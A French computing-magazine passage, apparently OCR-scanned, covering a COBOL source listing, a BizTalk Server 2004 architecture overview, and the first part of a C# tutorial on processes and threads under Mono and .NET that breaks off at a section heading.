Un "parser" pour COBOL est disponible en java (http://mapage.noos.fr/~bpinon/a_cobol_parser.htm). Il se base sur les travaux de Ralf Lämmel et de Chris Verhoef de l'université d'Amsterdam pour analyser le code source dans le but par exemple de produire une meilleure documentation.

Enfin, si vous désirez obtenir une copie de la norme COBOL la plus récente (norme 2002), rendez-vous à l'adresse http://www.cobolstandards.com/.

■ Xavier Leclercq

Un code source COBOL (extraits d'un code qui a été compilé avec TinyCOBOL) :

```
IDENTIFICATION DIVISION.
 PROGRAM-ID.    TEST00.
 ENVIRONMENT DIVISION.

 CONFIGURATION SECTION.
 SPECIAL-NAMES.
    DECIMAL-POINT IS COMMA.
* INPUT-OUTPUT SECTION.
* FILE-CONTROL.

 DATA DIVISION.
 FILE SECTION.

 WORKING-STORAGE SECTION.
 01  WS.
  05  WS1                PIC  X(03).
  05  WS2.
   10  WS2A              PIC  X(03) VALUE 'abc'.
   10  WS2B              PIC  X(03).
  05  WS3                PIC  X(03).
 01  TABELA.
  05 TAB OCCURS 10       PIC  9(05).
 01  I                   PIC  99.
...

 PROCEDURE DIVISION.
 INICIO.
     MOVE 1  TO I.
     MOVE 101 TO TAB(1).
...
LOOP.
     DISPLAY "Indice: " I line 1 position 1.
     ACCEPT TECLA
        ON EXCEPTION FN-KEY
        MOVE 12345 TO TAB(I).
     ADD 1 TO I
     IF I < 3
       GO LOOP.
     DISPLAY "Pronto 1 !" line 2 position 1.
     ACCEPT TECLA .
     MOVE 1 TO I.
 LOOP2.
...
     STOP RUN.
```

BIZTALK 2004 tient ses promesses

Présent sur le marché de l'EAI depuis plusieurs années, Microsoft propose une nouvelle mouture de son serveur d'intégration : BizTalk Server 2004. BizTalk répond à la fois aux besoins d'échanges entre applications (A2A : Application to Application) et d'échanges entre partenaires (B2B : Business to Business). Cette nouvelle version, totalement réécrite en .NET, implémente les standards les plus courants du marché (XML, XSD, BPEL, Services Web…).




Figure 1 : Etapes de l'exécution d'un processus BizTalk

BizTalk permet la mise en oeuvre d'architecture orientée services ou SOA. Ce type d'architecture permet le découpage des applications sous la forme d'entités isolées qui sont accessibles par des interfaces de services. Il favorise aussi la réutilisation d'applications existantes, et garantit la pérennité de la logique métier face aux évolutions technologiques.

PRESENTATION DE L'ARCHITECTURE

L'architecture de BizTalk 2004 repose sur trois entités distinctes : le serveur BizTalk, Visual Studio .Net (VS.NET), et SQL Server. Le serveur BizTalk permet l'exécution de processus EAI et B2B. VS.NET est la plate-forme de développement de BizTalk. L'ensemble des outils de développement est intégré sous VS.NET, via des plugins. Enfin, SQL Server permet le stockage de paramètres de configurations propres à BizTalk et offre un mécanisme d'échange transactionnel et d'historisation des flux. Ces données sont entreposées dans un gestionnaire de message ou **MessageBox**. Il faut souligner que la *MessageBox* est utilisée par un **host** (serveur virtuel permettant de gérer l'envoi et la réception de messages ainsi que les traitements associés) pour la synchronisation et l'orchestration des différentes couches d'un processus. Un processus BizTalk se découpe en une couche de transport, une couche de transformation, une couche de routage, et une couche de modélisation métier. (Figure 1)

Voici les principales étapes de l'exécution d'un processus BizTalk :

1. Un message est reçu depuis un *adapter* de réception. Cet adapter de réception permet de récupérer un message selon un protocole de transport donné.
2. Le message suit ensuite le parcours séquentiel du pipeline de réception représentant un ensemble de processus de prétraitements.
3. Le message est transmis à la *MessageBox* qui est gérée par Microsoft SQL Server.
4. Quand le message arrive à la *MessageBox,* le processus BizTalk qui lui est associé se déclenche.
5. Le résultat du traitement précédent est un nouveau message BizTalk.
6. Ce nouveau message subit ensuite un traitement séquentiel, mais cette fois dans le sens d'émission. Cette étape suit la même la logique qu'à (2).
7. Le message nouvellement traité est ensuite transmis au travers d'un *adapter* d'émission.

Business Rule

Le Business Rule ou service de gestion des règles métiers de BizTalk permet le découplage entre, d'une part les règles métiers, et d'autre part les processus BizTalk. Par conséquent, les modifications des règles métiers n'entraînent pas la reconstruction des applications BizTalk.

Ce service offre la possibilité de concevoir ses propres ensembles de règles métiers. Ces règles peuvent être définies soit par implémentation, soit par utilisation de l'outil **Business Rule Composer.** Cet outil graphique permet l'intégration des règles métiers en suivant deux étapes.

- Création d'un vocabulaire (le vocabulaire est l'ensemble des règles élémentaires).
- Définition des règles métiers qui utilisent le vocabulaire précédemment défini pour établir des expressions conditionnelles.

L'appel à ces règles se fait lors de la création des orchestrations.

HWS (Human Workflow Services)

Le module HWS ou workflow à interventions humaines apporte à l'utilisateur une vision dynamique du processus et une possibilité d'interaction sur celui-ci. Ce type d'interactions, nécessaire au bon déroulement de certains processus peut être ouvert ou ciblé (modifications réservées à l'administrateur,

ajout d'intervenants, modifications de rôles). L'interaction avec ce service peut se faire de plusieurs manières : en passant par les applications Office (Word, Outlook, InfoPath ou Excel), en passant par des services Web ou encore par d'autres formes d'applications clientes. Dans le cadre d'une application cliente .NET, le service HWS est accessible en tant qu'objet .NET. Il est appelable à partir des orchestrations BizTalk.

BAM (Business Activity Monitoring)

Le BAM ou service de supervision de l'activité, fournit une représentation de l'activité de l'entreprise à partir de ses processus métiers. Il a pour objectif l'aide à la résolution des problèmes applicatifs rencontrés en phase de production. Voici des exemples d'utilisation : pour un commercial le BAM permet, par exemple, de fournir le résultat mensuel de la vente d'un produit, pour un exploitant le BAM apporte plus de transparence au processus, pour l'administrateur le BAM offre la possibilité de réagir plus rapidement au rétablissement d'un processus.

PRISE EN MAIN DE BIZTALK

La mise en place d'une solution EAI BizTalk s'accompagne de plusieurs phases de développement. Regardons de plus près ces différentes étapes et les outils qui sont utilisés.

Création d'un projet BizTalk

Le démarrage d'un projet BizTalk commence par la création d'une solution dans VS.NET. Cette solution permet l'intégration de tous les composants d'un projet BizTalk (formulaire de type Schema, Map, Send Pipeline, Receive Pipeline, BizTalk Orchestration et Property Schema). (Figure 2)

Création d'une orchestration

Un processus BizTalk est composé d'un ou plusieurs processus métier exécutables appelés orchestrations. BizTalk offre un outil graphique de génération d'orchestrations basé sur le principe du drag and drop (glisser-déplacer). Dans ces conditions, il est aisé et intuitif de reproduire un Business Process soumis à de nombreuses conditions fonctionnelles. La





Figure 2 : Création d'un formulaire de travail BizTalk sous Visual Studio .NET]



[Figure 3 : Création d'une orchestration avec BizTalk Orchestration Designer sous Visual Studio .NET




Figure 4 : Création d'une transformation avec BizTalk Mapper sous Visual Studio .NET




Figure 5 : Création d'un pipeline de réception avec BizTalk Pipeline Designer sous Visual Studio .NET

conception des orchestrations s'appuie sur le langage BPEL (Business Process Execution Language). BPEL est un standard permettant la description des interactions entre les processus métiers avec un maintien des états. (Figure 3)

Création d'une transformation

Une orchestration est une implémentation d'un processus métier qui reçoit et envoie des documents. Les informations contenues dans les documents envoyés sont, pour une part, issues d'un document en entrée. Cette part d'information peut alors subir des modifications au niveau syntaxique, voire sémantique.

BizTalk sait gérer des formats de documents texte, XML et EDI. De plus, il est possible de traiter des documents de format propriétaire en développant ses propres *parser.* Ainsi, une orchestration peut traiter d'autres types de documents que des documents XML. **BizTalk Editor** permet la génération de grammaire XML Schema. Ce document est appelé *schema* dans le jargon BizTalk.

Le **BizTalk Mapper** offre une facilité de manipulation et de transformation de documents depuis VS.NET. La manipulation s'effectue sur un principe d'utilisation simple : d'un coté la représentation XML Schema du document source, de l'autre la représentation XML Schema du document d'arrivée et au centre, l'atelier de travail où l'on effectue les opérations de transformations. Celles-ci sont réalisées de manière graphique et sont ensuite traduites en XSLT . La réalisation des transformations est facilitée par des *functoids,* ou codes exécutables, permettant de réaliser des manipulations complexes ou spécifiques sur des éléments d'un document XML Schema. Une panoplie de *functoids* de base est fournie avec BizTalk ; on trouve ainsi des *functoids* de conversion, d'opérations logiques ou encore d'accès aux bases de données. Il est également possible de développer ses propres fonctions de transformations permettant ainsi d'étendre la complexité de celles-ci. (Figure 4)

Utilisation d'un adapter

Toutes les entrées et sorties sous BizTalk utilisent soit une *Receive Location* (en

entrée) soit un *Send Port* (en sortie). D'une façon générale, les applications sont connectées à BizTalk par l'intermédiaire d'un *adaptateur (adapter)* qui se charge du protocole de transport. Microsoft fournit un certain nombre d'adaptateurs couvrant un large éventail de protocoles existants (FILE, FTP, http, SMTP, SOAP, SQL). A noter qu'il existe plus de trois cents adaptateurs sur le marché qui permettent d'étendre les capacités de BizTalk.

La gestion des protocoles de transport par BizTalk permet de répondre de manière concrète aux besoins de l'EAI, à savoir interconnecter des applications hétérogènes sans se soucier du protocole de transport utilisé.

Création d'un pipeline

Un pipeline sert à préparer des messages qui transitent dans BizTalk. Il existe deux types de pipelines. Le pipeline de réception permet d'appliquer des prétraitements en amont des orchestrations. Le pipeline d'émission permet quant à lui de réaliser des post-traitements en sortie des orchestrations.

Le pipeline de réception permet d'intégrer quatre ensembles de traitements séquentiels selon un ordre donné :

1. Etape de *décodage.*

2. Etape de *désassemblage.* Voici des scénarii de désassemblage possibles : le désassemblage d'un fichier plat vers un fichier XML, d'un fichier XML vers un autre fichier XML de structure différente, d'un message empaqueté par BizTalk vers du XML.

3. Etape de *validation.* Celle-ci sert à valider le document précédemment désassemblé avec un schéma prédéfini.

4. Etape *d'identification/authentification* servant à contrôler les messages en entrée. (Figure 5)

Le pipeline d'émission permet d'intégrer trois ensembles de traitements séquentiels soumis également à un ordre donné :

1. Etape de *pré assemblage* destinée aux composants *customisés,*

2. Etape *d'assemblage.* Voici des scénarii d'assemblage possibles: l'assemblage d'un fichier XML vers un fichier plat, l'assemblage de fichiers sous forme de paquet BizTalk, l'assemblage consistant à ajouter au fichier de sortie un complément d'informations afin de le personnaliser à un destinataire.

3. Etape *d'encodage.*

(Figure 6)




Figure 6 : Création d'un pipeline d'émission avec BizTalk Pipeline Designer sous Visual Studio .NET




Figure 7 : La console d'administration de BizTalk : BizTalk Administration Console




Figure 8 : BizTalk Server Explorer




Figure 9 : Console du Health and Activity Tracking

Outils d'administration et de déboguage

La console d'administration de BizTalk permet le pilotage des entités BizTalk (ports, receives location, orchestrations ...).

Les orchestrations reposent sur le principe d'abonnement/souscription. Concrètement, lorsqu'une orchestration et ses ports associés s'inscrivent sous BizTalk, ou dans le jargon BizTalk sont *enlistés* depuis la console d'administration, ils sont référencés dans la base de données liée à la MessageBox.

(Figure 7)

La configuration liée aux associations des *receive locations* et des *send ports* avec les orchestrations doit être explicitement réalisée avant la souscription. Cette configuration peut être faite, soit en utilisant *WMI* (Windows Management Instrumentation) soit en utilisant BizTalk Server Explorer accessible depuis VS.NET.

(Figure 8)

Microsoft attache une grande importance au suivi et au déboguage d'un processus BizTalk. L'outil Health and Activity Tracking (HAT) offre une solution visuelle décrivant les activités du système et des applications BizTalk. Les possibilités qu'offre l'outil HAT sont vastes, allant des informations de démarrage d'une orchestration au suivi de son contenu étape par étape.

(Figure 9)

Les premiers projets réalisés avec BizTalk 2004 montrent qu'il tient la plupart de ses promesses, que ce soit en termes de performances, de maintenabilité, de réactivité ou de délais de développement. Toutefois, le large éventail des possibilités de mise en œuvre qu'offre BizTalk ne doit pas faire oublier que les projets EAI et B2B doivent s'inscrire dans une approche architecturale du système d'information.

■ **Thierry KHOUSAKOUN**
consultant chez Neoxia
thierry.khousakoun@neoxia.com

.Net & la synchronisation

1e partie

Le développeur .Net se doit de maîtriser tout ce qui se rapporte à la programmation multi thread. Nous allons examiner cet aspect fondamental sous Linux et sous Windows en C#.

Cette première partie se consacre aux processus, aux threads, aux priorités et à un premier moyen de les synchroniser. Nous verrons par la suite, d'autres moyens de synchronisation ainsi que les pools de threads, la délégation asynchrone, et l'accès synchronisé aux éléments d'une collection...

Les exemples illustrant cet article ont été compilés sous Linux, à l'aide du compilateur C# du projet Go-Mono et sous Windows, à l'aide de Visual Studio. NET. Sous Linux vous pouvez récupérer le *run time mono* (que vous compilerez en premier avec gcc) et les bibliothèques de classes (ce package mcs se compile avec C#) à l'adresse http://www.go-mono.com/download.html.

Au moment d'écrire ces lignes, la dernière version de Mono référencée était la v0.28. C'est pourquoi nous avons aussi testé les applications en parallèle sous Windows, avec la toute dernière version v0.30.1. Si vous développez sous Linux et que vous désirez tester les assemblages sous Windows, vous pouvez télécharger gratuitement le framework .Net 1.1 de Microsoft (.netfx.exe qui pèse mine de rien près de 24 Mo).

Quelques indications pour Windows

La version 0.30.1 de Mono sous Windows nécessite de configurer manuellement les chemins aux binaires et aux bibliothèques (panneau de configuration/système/paramètres avancés/ variables d'environnement/ajout des chemins à la variable "path").

Toujours sous Windows, pour compiler, vous taperez par exemple :


```
D:\C#>mcs.exe TestLancement.cs
```

Et exécuter :

```
D:\C#>mono.exe TestLancement.exe
```

Enfin pour tester le même assemblage avec le framework .Net de Microsoft :

```
D:\C#>TestLancement.exe
```



Le nom du processus retourné est bien "testlancement" sous Linux (contrairement à Mono sous Windows).

Naissance d'un processus

Un processus sous Windows 32 bits possède un espace d'adressage (virtuel) de 4 Go, dans lequel tournera un ou plusieurs threads (et cet espace d'adressage n'est accessible en lecture et en écriture que par ses propres threads). Votre application utilisera *System.Diagnostic* pour déterminer quelles sont les caractéristiques de son propre processus ou bien pour initier un autre processus (via *Process.Start*), ou encore le tuer (*Kill*).

Testlancement.cs

```
using System;
using System.Diagnostics;
using System.Threading;

namespace TestPresence
{
 class PrgCS
 {
  static void Main(String[] args)
  {
   bool drapeau = false;
   Process ProcessCourant = Process.GetCurrentProcess();
   Process[] ProcessList = Process.GetProcesses();
   foreach( Process Proc in ProcessList )
    if(ProcessCourant.Id != Proc.Id)
     if(ProcessCourant.ProcessName == Proc.ProcessName) {
      Console.WriteLine("Ce processus a déjà été lancé !");
      Console.WriteLine("Et il porte le nom de : {0}(.exe)",Proc.ProcessName);
      drapeau = true;
     }
   if (drapeau != true) {
    Console.WriteLine("Ce processus n'est pas en exécution. Je vais attendre 5 secondes");
    Console.WriteLine("pour que vous puissiez l'exécuter une seconde fois.");
    Thread.Sleep(5000);
   }
  }
 }
}
```


```
// Commentaires : en exécutant deux fois consécutivement testlancement.exe (mettre & sous
// linux) ; l'application détecte qu'un processus portant le même nom existe déjà.
// Remarquez au passage que GetProcess est capable de retourner la liste des processus d'une
// machine distante.
//
// Affichage :
// #mono testlancement.exe &
// [1] 13464
// Ce processus n'est pas en exécution. Je vais attendre 5 secondes
// pour que vous puissiez l'exécuter une seconde fois.
// #mono testlancement.exe
// Ce processus a déjà été lancé !
// Et il porte le nom de : testlancement(.exe)
```

Un thread représente un "fil d'exécution", ou encore en bon français une "unité de traitement". Il comprend un pointeur vers l'instruction en cours (compteur d'instructions), une pile, les valeurs des registres décrivant l'état du processeur au moment de l'exécution de cette unité de traitement, une zone de données (privée). Ces informations représentent un "contexte" d'exécution. Le "context switching" est l'action de basculement de contexte d'un thread à l'autre par le répartiteur ("scheduler") entre deux portions de temps écoulées ("quantum" ou "time slice"). Sous Windows, on dit que le basculement est préemptif, car les tâches en cours peuvent être interrompues à tout moment par le système.

Naissance d'un thread

Ne perdons pas de vue que le moteur d'exécution (CLR) est chargé à chaque fois qu'un assemblage est exécuté. Lorsqu'un mécanisme est géré en interne par le CLR, l'assemblage sera dépendant de son implémentation. Autrement dit, il pourrait arriver que l'exécution ne se comporte pas exactement de la même manière si vous exécutez un assemblage via le CLR de Mono (Linux ou Windows), ou sous le Framework .Net 1.0 de Windows (d'autant plus que Mono n'est pas encore arrivé à maturité).

En outre, les threads sont régis différemment sous Windows XP ou sous Linux. Un thread géré est créé par une instance de la classe *System.Threading.Thread.* Il sera connu par le CLR, par opposition aux threads "non gérés" qui par définition n'ont pas été créés à partir d'une instance de cette classe. Le CLR ne connaît pas (explicitement) les subtilités de la gestion des threads du système d'exploitation. Par exemple, il ne sait pas faire la distinction entre un thread utilisateur ou un thread en mode noyau. Mais par contre, il distingue parfaitement un thread "de premier plan", qui empêche que le processus appelant se termine, d'un thread "d'arrière plan", qui sera terminé (Abort) par le moteur d'exécution, si aucun autre thread de premier plan n'existe (ceci est décidé par la propriété IsBackground).



Installation du framework .net 1.1 de Microsoft.


ATTENTION

Proc.ProcessName retournera "mono" comme nom de processus avec Mono 0.30.1 sous Windows. Par contre sous Linux ou .Net 1.1 de Microsoft, le nom du processus affiché est correct. Pour remédier à ce problème il est nécessaire d'associer l'extension de l'assemblage (ici ".exe") à Mono. Ainsi le CLR se chargera implicitement et le nom du processus retourné deviendra bien "testlancement".


```
DeuxThreads.cs
using System;
using System.Threading;
class thread
{
 static long variablecommune=0;
 static int iteration=1;
 static void thread1()
 {
  long j;
  for (int i=0; i < iteration; i++) {j=variablecommune
; j +=i; variablecommune=j;}
 }
 static void thread2()
 {
  long j;
  for (int i=0; i < iteration; i++) {j=variablecommune
; j +=i; variablecommune=j;}
 }
 static void Main(String[] args)
{
 switch (args.Length) {
   case 0:
    Console.WriteLine("Entrez comme argument
le nombre d'itérations (exemple : 1234567)");
     break;
   case 1:
     iteration = Convert.ToInt32(args[0]);
       Console.WriteLine("Exécution de deux
 threads non synchronisés");
       Thread unite_tmt_1 = new Thread(new
ThreadStart(thread1));
       Thread unite_tmt_2 = new Thread(new
 ThreadStart(thread2));
     unite_tmt_1.Start(); unite_tmt_2.Start();
     unite_tmt_1.Join() ; unite_tmt_2.Join();
      Console.WriteLine("Fin de l'exécution des
Threads non synchronisés");
    Console.WriteLine("variablecommune = " +
variablecommune);
     break;
 }

// Console.ReadLine();

}
}
// Commentaires : On ne peut déterminer à
 l'avance le contenu de "variablecommune"
//
// AFFICHAGE :
// #mono DeuxThreads.exe 12345678
// Exécution de deux threads non synchronisés
// Fin de l'exécution des Threads non synchronisés
// variablecommune = 99032645311914
// # mono DeuxThreads.exe 12345678
// Exécution de deux threads non synchronisés
// Fin de l'exécution des Threads non synchronisés
// variablecommune = 112029170382047
```

On crée un nouveau thread, par instanciation d'un nouvel objet Thread. Le nouvel objet de type ThreadStart référencera la méthode qui va être exécutée par ce nouveau thread. Le thread est créé, mais ne démarre réellement qu'à l'appel de la méthode Start(). La méthode Join() suspend l'exécution du thread courant, jusqu'à ce que le thread créé prenne fin.

Entre parenthèses, "prendre fin" pour un



L'implémentation de Mono (version 0.28 et 0.30.1) sous Linux compile convenablement "DeuxThreadsExplicite.cs" mais le CLR ne l'exécute pas comme il conviendrait.



Création de l'assemblage avec mono 0.30.1 sous Windows, puis double lancement avec le moteur d'exécution de mono, puis celui de Microsoft. Comme on le constate le CLR de Mono vo.30.1 provoque un affichage incorrect.

thread peut prendre plusieurs formes : il peut se saborder lui-même (via Abort ou Interrupt), ou encore quitter la méthode référencée par ThreadStart, ou enfin être interrompu par un autre thread (via aussi Abort ou Interrupt).

L'application "DeuxThreads" renvoie des valeurs différentes à chaque exécution, car "variablecommune" n'est pas "bloquée" pour le seul usage exclusif d'un thread. Evidemment si la valeur du compteur est peu élevée, le thread a l'occasion de réaliser les traitements en un time slide de temps. Il n'y a alors pas de problème d'accès concurrent (tapez par exemple mono DeuxThreads.exe 10 pour vous en convaincre). C'est en raison de ces accès concurrents qu'il nous faudra trouver des solutions de synchronisation entre threads.

Notion de priorité

